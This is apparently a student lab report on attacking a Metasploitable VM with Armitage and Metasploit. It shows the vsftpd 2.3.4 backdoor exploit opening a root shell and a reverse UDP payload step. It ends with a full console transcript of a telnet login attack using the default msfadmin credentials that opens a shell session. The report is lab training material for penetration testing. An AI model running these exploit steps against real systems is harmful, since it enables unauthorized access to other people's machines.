

ARYAMAN MISHRA

19BCE1027

EXPERIMENT 11-ARMITAGE


Use ifconfig command to find IP address of device.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7c:48:72
          inet addr:192.168.29.89  Bcast:192.168.29.255  Mask:255.255.255.0
          inet6 addr: 2405:201:6008:30e3:a00:27ff:fe7c:4872/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe7c:4872/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:69 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8038 (7.8 KB)  TX bytes:7318 (7.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19577 (19.1 KB)  TX bytes:19577 (19.1 KB)

msfadmin@metasploitable:~$
```


Launch Armitage on Kali Linux(pre-installed).




1)Execute vsftpd_234_backdoor exploit.



Execute the exploit on metasploitable VM and access files on the virtual machine using Armitage.



Access files in Shell 1 using ls command




The screenshot shows a Metasploit console window with multiple tabs: Console, nmap, exploit, exploit, and Shell 1. The Shell 1 tab is active, displaying a root shell prompt. The user enters the 'ls' command, listing the root directory contents. Then, the user enters 'cd home' and 'ls' again to list the contents of the home directory. Finally, the user enters 'cd msfadmin' and 'ls' to list the contents of the msfadmin directory.

```
$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
---
$

$ cd home
$ ls
ftp
msfadmin
service
user
$ cd msfadmin
$ ls
vulnerable
$ cd vulnerable
$ ls
mysql-ssl
samba
tikiwiki
twiki20030201
$
```


Access home directory on metasploit.



The screenshot shows the Armitage interface. On the left, a tree view shows the project structure, with 'vsftpd_234_backdoor' selected under the 'ftp' folder. The main workspace displays a host at 192.168.1.100 with a Linux icon. A context menu is open over the host, showing options like 'Login', 'Shell 1', 'Services', 'Scan', 'Host', 'Interact', 'Upload...', 'Pass Session', 'Post Modules', and 'Disconnect'. The 'Shell 1' option is selected. Below the workspace, a console window shows the shell session from the previous image, including the 'ls' and 'cd' commands and their outputs.


```
var
vmlinuz
$ cd msfadmin
sh: line 5: cd: msfadmin: No such file or directory
$ cd msfroot
sh: line 6: cd: msfroot: No such file or directory
$ cd home
$ ls
ftp
msfadmin
service
user
$ cd msfadmin
$ ls
vulnerable
$ cd vulnerable
$ ls
mysql-ssl
samba
tikiwiki
twiki20030201
```

2) Complete Attack Analysis in Armitage to carry out more exploits and attacks.




2) Reverse UDP.

Assign LHOST, LPORT, PAYLOAD AND SESSION DETAILS by performing exploit on Windows Machine on a different network.



3)FTP

Assign RHOST,PASSWORD,BLANK_PASSWORDS,USERNAME,USER_AS_PASS and PORT details of Metasploit VM on the same device and perform exploit using Armitage.



The screenshot shows the Armitage application window. On the left, a tree view lists various modules, with 'ftp' selected under the 'unix' category. The main workspace on the right displays a red box with a penguin icon and the IP address '192.168.170.129'. Below the workspace, a tabbed console window is open, showing the following commands and output:

```
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.170.129
RHOSTS => 192.168.170.129
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_AS_PASS false
USER_AS_PASS => false
msf6 auxiliary(scanner/telnet/telnet_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set RPORT 23
RPORT => 23
msf6 auxiliary(scanner/telnet/telnet_login) > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf6 auxiliary(scanner/telnet/telnet_login) > run -j
[*] Auxiliary module running as background job 4.
[!] 192.168.170.129:23 - No active DB -- Credential data will not be saved!
[+] 192.168.170.129:23 - 192.168.170.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.170.129:23 - Attempting to start session 192.168.170.129:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.170.128:34275 -> 192.168.170.129:23) at 2021-10-14 23:55:23 -0400
[*] 192.168.170.129:23 - Scanned 1 of 1 hosts (100% complete)

msf6 auxiliary(scanner/telnet/telnet_login) >
```